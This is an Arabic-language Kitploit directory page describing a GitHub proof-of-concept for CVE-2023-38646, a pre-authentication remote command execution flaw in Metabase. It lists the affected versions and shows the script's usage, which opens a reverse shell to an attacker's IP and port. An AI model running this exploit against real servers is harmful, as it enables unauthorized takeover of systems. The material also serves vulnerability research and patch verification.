
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2023-38646 — تتيح نسخ Metabase مفتوحة المصدر قبل 0.46.6.1 وMetabase Enterprise قبل 1.46.6.1 للمهاجمين تنفيذ أوامر تعسفية على الخادم بمستوى صلاحيات الخادم. لا يتطلب الاستغلال مصادقة. الإصدارات الأخرى التي تم إصلاحها هي 0.45.4.1 و1.45.4.1 و0.44.7.1 و1.44.7.1 و0.43.7.2 و1.43.7.2. | Kitploit
أدوات/GitHubGitHub/ego1stoo/cve-2023-38646
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليمأداة الوصول عن بعد
GitHubego1stoo/cve-2023-38646

CVE-2023-38646

تتيح نسخ Metabase مفتوحة المصدر قبل 0.46.6.1 وMetabase Enterprise قبل 1.46.6.1 للمهاجمين تنفيذ أوامر تعسفية على الخادم بمستوى صلاحيات الخادم. لا يتطلب الاستغلال مصادقة. الإصدارات الأخرى التي تم إصلاحها هي 0.45.4.1 و1.45.4.1 و0.44.7.1 و1.44.7.1 و0.43.7.2 و1.43.7.2.

عرض المستودع
121منذ 2 سنواتلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    977
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    564
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    352
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    344
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    322
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    308

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

CVE-2023-38646 Metabase Pre-Auth RCE (11/26/2023)

ميتابيس (Metabase) مفتوح المصدر قبل الإصدار 0.46.6.1 وMetabase Enterprise قبل الإصدار 1.46.6.1 تسمح للمهاجمين بتنفيذ أوامر تعسفية على الخادم بصلاحيات الخادم. لا يُشترط المصادقة لاستغلال الثغرة. الإصدارات الأخرى التي تم إصلاحها هي 0.45.4.1 و1.45.4.1 و0.44.7.1 و1.44.7.1 و0.43.7.2 و1.43.7.2.

تكمن الثغرة داخل التطبيق في كشف setup-token الذي يمكن استخدامه للتحقق من قاعدة البيانات عبر api/setup/validate. يمكن للمستخدم غير المصرح له إنشاء كود خبيث وتنفيذ أمر تعسفي.

إخلاء مسؤولية

الاستخدام على مسؤوليتك الخاصة

تم توفير هذا السكربت لأغراض تعليمية واختبارية. المؤلف غير مسؤول عن أي إساءة استخدام أو ضرر ناتج عن استخدامه. تأكد من الامتثال للقوانين المعمول بها والمعايير الأخلاقية. باستخدامك لهذا السكربت، فإنك تقر وتقبل هذه الشروط.

ميتابيس (Metabase)

ميتابيس هي أداة ذكاء أعمال مفتوحة المصدر تتيح لك إنشاء رسوم بيانية ولوحات معلومات باستخدام بيانات من مجموعة متنوعة من قواعد البيانات ومصادر البيانات. إنه مشروع شهير، بأكثر من 33 ألف نجمة على GitHub وقد حظي بقدر كبير من التدقيق من منظور أبحاث الثغرات في السنوات القليلة الماضية.

إثبات المفهوم

الأوامر

usage: CVE-2023-38646.py [-h] -rh REMOTE_HOST [-rp [REMOTE_PORT]] -p PORT -l LOCAL_HOST

options:
  -h, --help            show this help message and exit
  -rh REMOTE_HOST, --remote-host REMOTE_HOST
                        Hostname of the target.
  -rp [REMOTE_PORT], --remote-port [REMOTE_PORT]
                        Port of the Target Machine (default: Port 80)
  -p PORT, --port PORT  Port for reverse shell.
  -l LOCAL_HOST, --local-host LOCAL_HOST
                        Your IP Adress


يمكنك تشغيل السكربت باستخدام الأمر أدناه. يمكنك تغيير المنفذ البعيد باستخدام الخيار -rp. المنفذ الافتراضي هو 80

./CVE-2023-38646.py -rh <Target-IP> -p <revese-shell port> -l <Attacker IP>
python3 CVE-2023-38646.py -rh <Target-IP> -p <revese-shell port> -l <Attacker IP>
image

الإصدارات القابلة للاستغلال

Metabase Enterprise 1.46 < 1.46.6.1
Metabase Enterprise 1.45 < 1.45.4.1
Metabase Enterprise 1.44 < 1.44.7.1
Metabase Enterprise 1.43 < 1.43.7.2
Metabase open source 0.46 < 0.46.6.1
Metabase open source 0.45 < v0.45.4.1
Metabase open source 0.44 < 0.44.7.1
Metabase open source 0.43 < 0.43.7.2


المراجع

  • Packet storm security Metabase-Remote-Code-Execution
  • NVD CVE-2023-38646 Details
تنزيل الأداة




